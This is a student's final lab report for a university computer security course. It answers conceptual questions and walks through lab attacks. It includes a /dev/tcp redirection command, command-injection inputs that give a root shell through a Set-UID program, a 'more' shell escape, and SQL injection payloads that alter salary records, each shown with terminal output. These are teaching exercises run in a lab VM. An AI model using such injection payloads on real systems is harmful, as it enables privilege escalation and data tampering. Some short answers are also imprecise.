CSCI 476: Final Lab

Nathan Stouffer

May 7, 2020

Statement of Integrity

I, Nathan Stouffer (m26x387), agree that the solutions presented below are entirely my own. If I have used resources that are not my own, I have included appropriate citations.

Task 1

Task 1.1

Question: Both *system()* and *execve()* can be used to execute external programs. Why is *system()* considered to be unsafe while *execve()* is considered to be safe?

Answer: While both commands can be used the execute external programs, the implementation of *system()* is not as safe as *execve()*. The *execve()* function separates data and code, while *system()* does not. That is, *execve()* has a command parameter and a data parameter. Nothing passed into the data parameter will be interpreted as a command. However, *system()* does not take the same precautions. A single string is passed in and any valid command will be executed. This allows the user of a program to append any valid command to their input and have it executed at the privilege of the program. Additionally, *execve()* requires that the environment variables are specified for the child process, while *system()* inherits all environment variables from the parent process. This allows for the shellshock attack to be performed.

Task 1.2

Question: There are two typical approaches for letting normal users do privileged tasks: One is to write a root-owned Set-UID program, and let the user run it; another approach is to use a dedicated root daemon to do those privileged tasks for users. Please compare the attack surfaces of these two approaches, and describe which one is more secure.

Answer: The primary attack surface of a Set-UID program are its inputs, both explicit through the command line and hidden in environment variables. A root daemon can trust its environment variables but is vulnerable to capability leaking. Overall, a daemon is more secure.

Task 1.3

Question: For the Shellshock vulnerability to be exploitable, two conditions need to be satisfied. What are these two conditions?

Answer: For shellshock to be useful for an attacker, the server must be using bash and the attacker has to be able to send environment variables to the server.

Task 1.4

Question: Suppose we run

```
$ nc -l 7070
```

on Machine 1 (IP address is 10.0.2.6), and we then type the following command on Machine 2 (IP address is 10.0.2.7).

$ /bin/cat < /dev/tcp/10.0.2.6/7070 >&0

Describe what is going to happen.

Answer: The "nc -l 7070" command tells Machine 1 to listen for a connection to be made on port 7070. Machine 2 then forms that connection with the command "/bin/cat < /dev/tcp/10.0.2.6/7070 >&0." However, the input and output locations are changed. "< /dev/tcp/10.0.2.6/7070" tells Machine 2 to listen for input from port 7070 on Machine 1 (because of the IP address). Additionally, output is redirected to the same place as input (which is port 7070 on Machine 1) by the command ">&0." So after the connection has been established, input typed into Machine 1 should be printed back to Machine 1. That is, lines will be double printed on Machine 1.

Task 1.5

Question: What is ASLR and why does ASLR make buffer-overflow attacks more difficult?

Answer: ASLR stands for Address Space Layout Randomization. This works by starting the stack frame of a program at different places in memory. This makes the buffer-overflow more difficult because the memory address that the overflow tells the program to return to might not even be in the valid address space of the program, causing a segmentation fault. This means that attacker repeat their attack until successful instead of running their code a single time.

Task 1.6

Question: In the SYN flooding attack, why do we randomize the source IP address? Why can't we just use the same IP address?

Answer: When performing the SYN flooding attack, the source IP address is randomized so that a server assumes that each new connection request comes from a different computer. If the same IP address was used, the server would know that there was already a connection request from that IP address and would be able to effectively manage the stack consisting of connection requests.

Task 1.7

Question: Are TCP Reset attacks effective against encrypted connections, such as SSH? Explain.

Answer: TCP Reset attacks are effective against encrypted connections because the reset flag is a bit in the header of a packet. The packet header must be readable to intermediate routers, so it cannot be encrypted. Therefore, an attacker can spoof a packet with the reset flag set and terminate the connection.

Task 1.8

Question: We need to protect a packet, such that the payload of the packet is encrypted, but the integrity of the entire packet, including its header, is protected. What encryption mode can we use to achieve this goal? Explain.

Answer: To make sure the integrity of the entire packet is protected, we could send the hash of the original data so that the receiver can verify the authenticity of the information.

Task 1.9

Question: In the Diffie-Hellman key exchange, Alice sends $g^x \mod p$ to Bob, and Bob sends $g^y \mod p$ to Alice. How do they get a common secret?

Answer: In this scenario, Alice now has $g^y \mod p$ and x while Bob has $g^x \mod p$ and y. To gain the common secret, Alice can compute $g^{y^x} \mod p$ and Bob can compute $g^{x^y} \mod p$. By rules of exponents and the commutative property of multiplication, Alice and Bob then have the same value:

$$g^{x^y} \mod p = g^{xy} \mod p = g^{yx} \mod p = g^{y^x} \mod p$$

Task 1.10

Question: Why do we use hybrid encryption? Why don't we simply use public key cryptography to encrypt everything?

Answer: While public key cryptography is more secure than symmetric encryption, it is also slower. Therefore, hybrid encryption is used to speed up communication while minimally compromising security.

Task 1.11

Question: When we learned about hashing, we discussed the issue of hash collisions. Specifically, we discussed how cryptographic hash functions are designed to be collision resistant. One way to understand how collisions can manifest is to not talk about hash functions, but rather, to talk about birthdays. Given that our class is wrapping up with 66 students officially enrolled in the course, what is the probability that at least 2 people in our class share the same birthday? Explain.

Answer: The probability that at least 2 people in our class share the same birthday is the same as one minus the complement (that everyone has a different birthday). Let X = at least 2 people in a group of 66 share birthday. This can be computed as the following:

$$P(X) = 1 - P(\overline{X}) = 1 - \prod_{k=1}^{66} \frac{365 - (k-1)}{365}$$

Using a short program, $P(X) = 0.99980956912$. So the probability that at least 2 people in our class share a birthday is above 99%.

Task 1.12

Question: Please describe what the following line of code does:

```
pkt = sniff(filter='icmp and src host 10.0.2.9', prn=hdlpkt)
```

Answer: The above line will view all incoming packets and select the icmp packets coming from IP address 10.0.2.9. It will then call the user implemented function hdlpkt with the selected packet as it's argument.

Task 1.13

Question: Please briefly explain how the return-to-libc attack works.

Answer: The return-to-libc attack works by finding the memory address of commands such as *system()* and making a call to that function (ideally to open up a shell). Then the attacker can run arbitrary commands.

Task 1.14

Question: Identify at least three countermeasures to buffer-overflow attacks and briefly describe how they work.

Answer: One defense against the buffer-overflow attack is to make the stack non-executable. Then input can never be interpreted as code. Another defense mechanism is Address Space Layout Randomization (ASLR). This begins the stack frame at a random memory location so that an attacker cannot use a consistent memory address when performing the buffer-overflow attack. Another countermeasure is a stack guard. This is a slot in the stack frame that is expected to remain unchanged throughout the course of its existence. It is initialized randomly with each call.

Task 1.15

Question 1: When you run programs at the commandline (e.g., ls, cat, top) or link to libraries (e.g., libc), how are these programs/libraries found?

Answer: The libraries are found using the $PATH environment variable.

Question 2: What is a potential risk of using this approach to find programs/libraries?

Answer: The risk of using this approach is that the shell will execute the first matching command it finds. An attacker could then change the $PATH variable to point to a different directory where some malicious code is in an executable with an innocuous name (such as ls or cd).

Task 2

Task 2.1

Task 2.1 asks for an explanation of **audit.c**. This program takes in a file name and then makes a call to *system()* with "/bin/cat <filename>" as the argument. Assuming a regular file name, this will print the contents of the file to the console. However, as discussed earlier, *system()* has certain vulnerabilities.

Task 2.2

Task 2.2 asks that **audit.c** be exploited when compiled as a set-UID program. Consider Figure 1. The argument passed in is "h; sudo bash" This will tell the program to open the file called h and then open a privileged shell. As can be seen on the next line in Figure 1, the auditor now has a root shell and can execute arbitrary commands. Additionally, the attacker already had the ability to execute arbitrary commands (just one at a time) because of the elevated privilege of the set-UID program.

Figure 1: Opening root shell

```
10.0.2.4 seed ~/Documents/comp-security/final-lab/code/task2
$ ./audit-vuln.out "h; sudo bash"
/bin/cat: h: No such file or directory

10.0.2.4 root ~/Documents/comp-security/final-lab/code/task2
# whoami
root

10.0.2.4 root ~/Documents/comp-security/final-lab/code/task2
#
```

Task 2.3

Now there is a new situation. The *execve()* function is being used now, so an attacker cannot chain an additional command on to their input. However, instead of /bin/cat, the /bin/more program is being used. The manual for /bin/more reveals that (for long enough files), there is a section where commands can be entered. Figure 2 shows that an attacker is able to get a root shell using this method.

Figure 2: Opening root shell

```
10.0.2.4 seed ~/Documents/comp-security/final-lab/code/task2
$ ./audit2-vuln.out long.txt
#include <string.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main(int argc, char *argv[])
{
  char *v[3];
  char *command;

  if(argc < 2) {
    printf("Please type a file name.\n");
    return 1;
  }

  v[0] = "/bin/cat"; v[1] = argv[1]; v[2] = NULL;
  command = malloc(strlen(v[0]) +strlen(v[1]) + 2);
  sprintf(command, "%s %s", v[0], v[1]);
  system(command);

  return 0 ;
}
#include <string.h>
!sudo bash
root@VM:/home/seed/Documents/comp-security/final-lab/code/task2# whoami
root
root@VM:/home/seed/Documents/comp-security/final-lab/code/task2#
```

Task 3

Task 3.1

One method of defeating SQL injection attacks is to "sanitize" the input. That is, ensure special characters are interpreted as data. While this solution is able to defeat SQL injections, it does not remove the fundamental issue: that data and code are not separated. As such, it still might be possible for an attacker to wiggle in a SQL injection.

Task 3.2

Task 3.2 asks that an attacker to a database enter an arbitrary salary using the SQL injection attack on the following line of code

```
$sql = "INSERT INTO employee (Name, EID, Password, Salary)
        VALUES ('$name', 'EID6000', '$passwd', 80000)";
```

The attacker could enter

```
fake' 1000000)"; #
```

in the password field to insert an arbitrary salary. This is performed on a regular old SQL database in Figure 3. Note the comment symbol ignoring the original code.

Figure 3: Entering arbitrary salary

```
mysql> INSERT INTO credential (Name, EID, Password, Salary)
    ->   VALUES ('test', 'EID6000', 'fake', 1000000); # ', 80000);
Query OK, 1 row affected (0.03 sec)

mysql> select * FROM credential WHERE Name='test';
+----+------+---------+---------+-------+------+-------------+---------+-------+----------+----------+
| ID | Name | EID     | Salary  | birth | SSN  | PhoneNumber | Address | Email | NickName | Password |
+----+------+---------+---------+-------+------+-------------+---------+-------+----------+----------+
|  7 | test | EID6000 |  800000 | NULL  | NULL | NULL        | NULL    | NULL  | NULL     | fake     |
|  8 | test | EID6000 |  800000 | NULL  | NULL | NULL        | NULL    | NULL  | NULL     | fake     |
|  9 | test | EID6000 | 1000000 | NULL  | NULL | NULL        | NULL    | NULL  | NULL     | fake     |
| 10 | test | EID6000 | 1000000 | NULL  | NULL | NULL        | NULL    | NULL  | NULL     | fake     |
+----+------+---------+---------+-------+------+-------------+---------+-------+----------+----------+
4 rows in set (0.00 sec)
```

Task 3.3

In some cases, an attacker might be able to enter an arbitrary command to a database using a SQL injection. The attack is performed on the following line

```
$sql = "SELECT * FROM employee
        WHERE eid='$eid' and password='$passwd'";
```

Consider Figure 4 where

```
0'; UPDATE credential SET Salary=0 WHERE Name='test'; #
```

is entered for the eid field.

Figure 4: Executing arbitrary command



Figure 4 shows the output. The command first searches for anyone with eid 0 (of which there are none) and then changes anyone with user name test to have a salary of $0.

Task 4

Task 4.1

Task 4.1 asks for the byte that was used to XOR the following:

C = 73626960647f6b206821204f21254f7d694f7624662065622127234f726927756d

The following principle is used in this computation. Let the string constructed by repeating the encrypting byte be B (such that $|B| = |C|$) and the input be I. Then it is know that $I \oplus B = C$ and (by inverse property), $I = C \oplus B$. Figure 5 shows some code that computes the XOR of the above number with every possible byte (of which there are 256). The output is then searched for a sensible (not gibberish) input.

Figure 5: Code to test different bytes

```
script, first = argv
data = toBytes(first)

byte = bytearray.fromhex("01")
for i in range(1, 255):
    #print(byte)
    seq = repeat(byte, len(str(data)))
    xord = bytearray(x^y for x,y in zip(data, seq))
    if (i == 16):
        #foutput(outfile, xord)
        output(" first: ", data)
        output("second: ", seq)
        output(" final: ", xord)
        print("  byte: " + ''.join(format(x, '02x') for x in byte)  + " xord: " + xord)
    # update byte
    byte[0] += 0x01
```

The sensible input is found when the byte is 0x10. Additionally, the original message is crypto{0x10_15_my_f4v0ur173_by7e}.

Figure 6: Final output

```
10.0.2.4 seed ~/Documents/comp-security/final-lab/code/task4
$ python xor.py data
 first: 73626960647f6b206821204f21254f7d694f7624662065622127234f726927756d
second: 10101010101010101010101010101010101010101010101010101010101010
 final: 63727970746f7b307831305f31355f6d795f6634763075723137335f627937657d
  byte: 10 xord: crypto{0x10_15_my_f4v0ur173_by7e}
```

Task 4.2

This subtask searches for a key that was used to encrypt a cipher text. The plain text, the cipher text, and the initialization vector are all known. It is also known that the key is an English word fewer than 16 characters and the remaining space is padded with # symbols. This is solved by writing a program that uses the Crypto library. The program is displayed in Figure 7.

Figure 7: Python script

```
#!/usr/bin/python3

from Crypto.Cipher import AES
from Crypto.Util import Padding

def decrypt(ciphertext, key, iv):
    # Decrypt the ciphertext
    cipher = AES.new(key, AES.MODE_CBC, iv)
    return cipher.decrypt(ciphertext)

def constructKey(word):
    key_guess = word
    length = len(key_guess)
    # add # symbol
    for i in range(length, 16):
        key_guess += b'#'
    return bytearray(key_guess)

def main():
    # given plain text
    plaintext = "This is a top secret."
    # we know the iv
    iv_hex_string = 'aabbccddeeff00998877665544332211'
    iv = bytearray.fromhex(iv_hex_string)
    # ciphertext
    ciphertext = bytearray.fromhex("1e479ff8738e2dc5612c00e92782ea811231cbad8a6a9f9f52ff9c9148b9956a")

    # take in file
    fin = open("words.txt")

    key = ''
    decrypted = ''
    for line in fin:
        key_guess = constructKey(line[:-1])
        #print(key_guess)
        if (len(key_guess) == 16):
            dec_guess = decrypt(ciphertext, key_guess, iv)[0:len(plaintext)]
            #print(dec_guess)
            if (plaintext == dec_guess):
                key = key_guess
                decrypted = dec_guess

    print("The key is: " + key)
    print("The decrypted message is: " + decrypted)

                                                                    8,1           Top
```

A quick explanation of the program now follows. Since the cipher text, plain text, and initialization vector are known, all those variables are hard coded into the program. Then a file containing English words (possible keys) is read in. Keys of the appropriate form (length 16 and filling extra space with #) are then constructed. The possible key is used to decrypt the cipher text and see if recovered text matches the plain text. Eventually a match is found. The output of the program is shown in Figure 8.

Figure 8: Decrypting cipher text

```
10.0.2.4 seed ~/Documents/comp-security/lab09/code/task7
$ python dec.py
The key is: virus##########
The decrypted message is: This is a top secret.

10.0.2.4 seed ~/Documents/comp-security/lab09/code/task7
$
```

Thanks for the great class, I had a great time!